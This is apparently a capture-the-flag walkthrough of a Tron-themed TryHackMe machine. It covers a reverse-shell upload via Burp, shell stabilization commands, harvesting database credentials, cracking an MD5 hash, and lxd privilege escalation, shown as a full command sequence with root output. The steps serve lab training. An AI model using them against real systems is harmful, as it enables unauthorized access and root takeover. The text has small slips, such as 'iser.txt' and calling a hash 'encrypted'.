


And this is done after several steps of reverse shelling the website using Burpsuite, and we could see the file being uploaded to ***/grid***



Question 5:

Set up a netcat and wait for its response from /grid. Stabilize the shell and navigate to the web.txt file that is located in the /var/www directory. The value of the web.txt flag is ***THM{ENTER_THE_GRID}.***




Question 6:

The lines that are used to upgrade and stabilize your shells are:

- ***python3 -c 'import pty;pty.spawn("/bin/bash")'*** *(to spawn a better featured bash shell)*
- ***export TERM=xterm*** *(for accessing term command)*
- ***stty raw -echo; fg*** *(make sure to background the shell first. It's used to turn off the terminal echo, and then foregrounds the shell)*

Question 7:

*From the /var/www directory, navigate to /TheGrid/includes. Inside, there's a few .php files and one of them is named dbauth.php. Read the file and the username:password(**tron:IFightForTheUsers**) is obtained.*



Question 8:

*To access the database, use `mysql -utron -p` and enter the password. Use show databases; to see all the databases available. There's a database called **tron**. Use the command `use tron;` to access the database.*


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
```

Question 9:

Use `show tables;` to see the tables and from there `use select * from` to obtain the encrypted password.

```
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

*Crackstation.com can easily reveal the password (**@computer@**).*




Question 10:

*The user's name is **flynn***

Question 11:

*The value of the iser.txt file is **THM{IDENTITY_DISC_RECOGNISED}.** This was obtained after logging in as flynn and navigating to the /home/flynn directory where the user.txt file is located. Read the file and the flag is revealed.*




Question 12:

*Use the command id to retrieve the user's group. The group that can be leveraged to escalate privileges is the **lxd** group.*

Question 13:

Start by checking the images by using lxc image list. Create a container using lxc init myimage cont -c security.privileged=true with cont being the container name. Add a device called dev into the container by using lxc config device add cont dev disk source=/ path=/mnt/root recursive=true. Start the container using lxc start cont, and then lxc exec cont /bin/sh. Navigate to the root.txt file in the /mnt/root/root directory. The flag shown is ***THM{FLYNN_LIVES}.***



```
+---------+-------------+--------+-------------------------------+--------+
| ALIAS   | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |
|  SIZE   |       UPLOAD DATE     |                               |        |
+---------+-------------+--------+-------------------------------+--------+
| Alpine  | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 |
| 3.07MB  | Dec 20, 2020 at 3:51am (UTC) |                               |        |
+---------+-------------+--------+-------------------------------+--------+
flynn@light-cycle:/$ lxc init Alpine cont -c security.privileged=true
lxc init Alpine cont -c security.privileged=true
Creating cont
flynn@light-cycle:/$ lxc config device add cont dev disk source=/ path=/mn
t/root recursive=true
<ont dev disk source=/ path=/mnt/root recursive=true
Device dev added to cont
flynn@light-cycle:/$ lxc start cont
lxc start cont
flynn@light-cycle:/$ lxc exec cont /bin/sh
lxc exec cont /bin/sh
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls
ls
root.txt
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}



"As Elf McEager claimed the root flag a click could be heard as a small ch
amber on the anterior of the NUC popped open. Inside, McEager saw a small
object, roughly the size of an SD card. As a moment, he realized that was
exactly what it was. Perplexed, McEager shuffled around his desk to pick u
p the card and slot it into his computer. Immediately this prompted a wind
ow to open with the word 'HOLO' embossed in the center of what appeared to
 be a network of computers. Beneath this McEager read the following: Thank
 you for playing! Merry Christmas and happy holidays to all!"
```

Thought Process/Methodology :

Start by scanning the ports open using *nmap <machine_IP>.* After discovering the open port (80 and 65000), navigate to URL:65000 to see the website's title. Open terminal and use gobuster on the URL to find the hidden php page. Out of all the output, the hidden php page is */uploads.php* and the hidden directory is */grid.* Open BurpSuite and turn on the intercept. Open FoxyProxy and navigate to the */uploads.php* page. Go back to BurpSuite and forward the response. Set up a netcat to the port specified in the shell script and upload the reverse shell in */uploads.php* and navigate to the */grid* page. Click the uploaded reverse shell and check if netcat catches anything (I was stuck here for a while because I set the IP for the reverse shell to the machine's IP instead of my Kali's IP). From there, stabilize the shell and navigate to */var/www* to read the web.txt file. From the same directory, we can obtain the credentials by navigating to */TheGrid/includes*. Out of all the php files, *dbauth* is the one containing the credentials. To access the database, use *mysql -utron -p*. There is a database called *tron* and inside we can see the username (flynn) and the password. The encrypted password turned out to be @*computer*@. Log in using flynn by using *su flynn* and navigate to */home/flynn* where the *user.txt* file is located. Now, use the *id* command to check for the user's group. Create a container and add a device inside it. Start the container and make sure we are in the root directory. Use *cat root.txt* to obtain the last flag.